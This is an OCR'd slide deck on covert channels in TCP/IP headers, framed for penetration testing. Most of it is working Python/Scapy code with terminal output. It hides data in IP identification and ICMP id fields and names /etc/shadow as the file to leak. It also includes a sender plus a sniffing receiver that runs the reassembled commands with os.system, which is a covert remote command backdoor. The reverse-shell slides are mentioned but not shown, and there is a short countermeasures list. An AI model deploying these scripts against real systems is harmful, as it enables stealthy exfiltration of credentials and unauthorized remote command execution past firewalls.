Stenography in TCP/IP

Information Security Inc.

Contents


- The Idea
- The IP Identification field
- Random values
- The problem
- Search for more bandwidth
- Test Setup
- Run commands covertly
- Obtaining a reverse shell
- Countermeasures

The Idea

- Leak a lot of data using not strictly defined protocol header values or passing commands through IP identification and ICMP id fields.
- Possibility to be applied in pentest projects.
- Example: IP header, TCP header, ICMP header.

The IP Identification Field

RFC 791 https://tools.ietf.org/html/rfc791



RFC “Definition” on “Identification” Field:

Identification: 16 bits

An identifying value assigned by the sender to aid in assembling the fragments of a datagram.

The IP Identification Field

- IP implementations used the +1 technique. Every new packet leaving a machine would have the ID of the previous packet plus one.
- The nmap Idle Scan exploited (more like used) this implementation idea, to produce port scans that were really hard to track.
- Implementations changed their ways and started using random values in the IP identification field.

Random Values

- If we know that we expect random values in a certain field, we can't perform any checks in it. Everything is permitted.
- Example: The IP identification bytes are "HO" in a packet. Or "GE", or 2 zero bytes (¥x00).
- Following we are passing 6 bytes "FOOBAR" across from sender to receiver by encapsulating it in 3 IP packets id fields (2 bytes each).

Random Values

```
root@kali64:~/STEGO# cat SENDERUDP.py
#!/usr/bin/env python

from scapy.all import *
from struct import unpack

Pld="FOOBAR"
Srcport=random.randint(1024,65535)

Id1=unpack("<H",Pld[:2])[0]
Id2=unpack("<H",Pld[2:4])[0]
Id3=unpack("<H",Pld[4:])[0]

P1=IP(src="192.168.1.111", dst="10.1.1.5",id=Id1)/UDP(sport=Srcport,dport=1000)
P2=IP(src="192.168.1.111", dst="10.1.1.5",id=Id2)/UDP(sport=Srcport,dport=1000)
P3=IP(src="192.168.1.111", dst="10.1.1.5",id=Id3)/UDP(sport=Srcport,dport=1000)



send(P1)
send(P2)
send(P3)


root@kali64:~/STEGO# ./SENDERUDP.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Sent 1 packets.
.
Sent 1 packets.
.
Sent 1 packets.
```

```
root@kaliDMZ:~/STEGORECV# vi RV2.py
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV# ./RV2.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Got the following secret data trough the covert channel. Secret data: # FOOBAR #

root@kaliDMZ:~/STEGORECV# cat RV2.py
#!/usr/bin/env python

from scapy.all import *
from struct import pack


P=sniff(iface="eth1", filter="udp and port 1000", count=3)

Pld=''.join([ pack("<H",packet[0].getlayer(IP).id) for packet in P])

print "\nGot the following secret data trough the covert channel. Secret data: # %s #\n" %Pld




root@kaliDMZ:~/STEGORECV# ./RV2.py
WARNING: No route found for IPv6 destination :: (no default route?)
.
Got the following secret data trough the covert channel. Secret data: # FOOBAR #
```


The Problem

$ ls -l /etc/shadow
-rw-r----- 1 root shadow 1621 Jun 22 20:34 /etc/shadow

- The file to be leaked.
- This size will produce 810 packets, assuming we encapsulate data only in the IP identification field.


Search for more Bandwidth

- Choose ICMP's identifier and sequence number fields. 2 bytes each for a total of 4 bytes.
- IDENTIFIER and SEQUENCE NUMBER can be used arbitrarily by the user.



Search for more Bandwidth

Following we are passing 14 bytes “FOOBARBARFOO” across from sender to receiver by encapsulating it in 1 IP packet id field (2 bytes each) and 3 ICMP packets(id and sequence 2 bytes each).



Test Setup

◎Testing environment


Linux (sender script) >>> Firewall >>> Linux (receiver script)

◎The code in plain English:

- In an infinite loop fetch the first packet and reassemble the string that has been split in the ID fields.
- Add that string to the payload.
- If byte ¥xff continue, if byte ¥xdd the packet was the last of a command.
- Run the command to the shell with system().
- Empty the payload to make it ready for the next command.
- Repeat from the beginning.

Run Commands Covertly

- Transport commands covertly and run it in the remote machine.
- Bandwidth of a single packet: 3 bytes.




```
root@kali64:~/STEGO# cat SENDICMP9.py
#!/usr/bin/env python

from scapy.all import *
from struct import unpack

def part(payload, part_size = 3) :
    packetN = (len(payload) / part_size)
    if len(payload) % part_size > 0 :
        packetN + 1
    payload += '\x00' * ( part_size - (len(payload) % part_size) )
    #payload += str(part_size - (len(payload) % part_size))

    type(payload)
    packets = []
    payload_parts = [payload[x:x + part_size] for x in xrange(0, len( payload ), part_size) ]

    print payload_parts

    for i in range( len(payload_parts) - 1) :

        ip_id, icmpid = unpack("<HH", '\xff' + payload_parts[i] )
        packet = IP(src = "192.168.1.111", dst = "10.1.1.5",  id = ip_id )/ICMP(id = icmpid)
        packets.append( packet )
    ip_id, icmpid  = unpack("<HH", '\xdd' + payload_parts[-1])
    packet = IP(src = "192.168.1.111", dst = "10.1.1.5", id = ip_id )/ICMP(id = icmpid)
    packets.append( packet )
    return packets

while True :
    payload = raw_input("$> ")
    if not payload :
        continue
    packets = part(payload)
    send(packets, inter = 0.05)
root@kali64:~/STEGO#
```

```
root       1429  0.0  0.2  67816  1240 ?        Ss   Jun21   0:00 /usr/sbin/sshd -D
root      13322  0.0  0.1   4304   768 pts/2    S+   07:25   0:00 sh -c ps auxw | grep bin
root      13324  0.0  0.1  12728   916 pts/2    S+   07:25   0:00 grep bin
^CTraceback (most recent call last):
  File "./CMD2.py", line 11, in <module>
    packet_payload = ''.join( pack("<HH", packet[0].getlayer(IP).id , packet[0].getlayer(ICMP).id))
  File "/usr/lib/python2.7/dist-packages/scapy/plist.py", line 85, in __getitem__
    return self.res.__getitem__(item)
IndexError: list index out of range
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV#
root@kaliDMZ:~/STEGORECV# ls
CMD2.py  RECVCMD.py  RV11.py  RV2.py  RV3.py  RV5.py  RV6.py  RV9.py  RV.py
root@kaliDMZ:~/STEGORECV# cat CMD2.py
#!/usr/bin/env python

from scapy.all import *
from struct import pack
from os import system

payload = ""
while True :
    packet = sniff (iface="eth1", filter="icmp", count=1)
    AL=packet[::2]
    packet_payload = ''.join( pack("<HH", packet[0].getlayer(IP).id , packet[0].getlayer(ICMP).id))
    payload += packet_payload[1:]
    if packet_payload[0] == '\xff' :
        continue
    if packet_payload[0] == '\xdd' :
        print "Run command '%s'" % payload
        os.system(payload.replace('\x00', ''))
        #print "Run command '%s'" % payload
        payload = ''

root@kaliDMZ:~/STEGORECV#
```


Run Commands Covertly

Covert commands.




Obtaining a Reverse Shell

Using Netcat on the target machine.



Obtaining a Reverse Shell

Using python on the target machine.



Countermeasures

- Block ICMP
- Do not leave sniffing, unused libraries on the servers.
- Implement RFC 6864 (https://tools.ietf.org/html/rfc6864)